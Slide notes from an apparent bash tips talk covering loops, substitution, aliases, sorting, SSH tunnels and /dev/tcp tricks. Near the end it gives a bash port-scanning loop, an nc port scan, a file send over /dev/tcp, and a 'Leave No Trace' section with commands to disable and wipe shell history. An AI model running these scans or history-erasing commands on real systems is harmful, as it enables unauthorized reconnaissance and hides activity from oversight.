
Loops
for var in expression; do command; command; done
● for f in *; do mv “$f” “${f/.csv/.txt}”; done
while expression; do command; command; done
● <file while read; do echo “$REPLY”; done
● <file while read line; do echo “$line”; done
until expression; do command; command; done
● Inverse of while loop

Process and Command Substitution
$(), ``
echo $(echo wut)
● Substitutes a command for text
<(), >()
cat <(echo wut)
● Substitutes a command for a file
Aliases
Great for things you find yourself typing all the time
Like macro in C, just direct replacement
E.g.:
● alias ll="ls -aLF"
● alias l.="ls -d .[^.]*"
Examples
Stuff that isn’t super easy to demo

Sort IP Addresses
With GNU sort(1) and modern BSD, OSX:
● sort -V
With POSIX sort(1)
● sort -t . -nk 1,1 -k 2,2 -k 3,3 -k 4,4
sort -u …
sort --debug
Print unique lines without sorting
awk '{ if (!seen[$0]++) print }' /tmp/foo
# array named “seen”, with index of current line
seen[$0]
# will be 0 at first, non-zero after increment
!seen[$0]++
# “print” by itself prints $0, the whole line

Remote stuff with SSH
ssh -J user1@host1 user2@host2
ssh -ND 1080 user1@host1
ssh -NL 3389:desktop-1:3389 user1@host1
ssh -NR 4444:localhost:4444 user1@host1
ssh user1@host1 tee rfile < lfile # Like scp(1) upload
ssh user1@host1 cat rfile > lfile # Like scp(1) download

Remote stuff with bash
gzip -c file > /dev/tcp/192.168.0.1/80
● /dev/tcp is a special magical “file” in bash
● Compile-time option, default now in Debian derivatives
# Shitty portscanner
for port in {1..1023}; do
: 2> /dev/null > "/dev/tcp/192.168.0.1/$port" && echo "$port"
done

Random stuff
xsel -b < file.txt
nc -znv 192.168.0.1 1-1023 |& grep -v refused
Leave No Trace

Files that snitch on you
~/.bash_history
● And ~/.*_history
~/.wget-hsts
~/.lesshst
Editors
● Vim: *.swp files, .viminfo
● Emacs: ~ suffixed files

STFU, /bin/bash
unset HISTFILE
export HISTFILE=/dev/null
ln -sf /dev/null ~/.bash_history
history -c; kill -9 $$
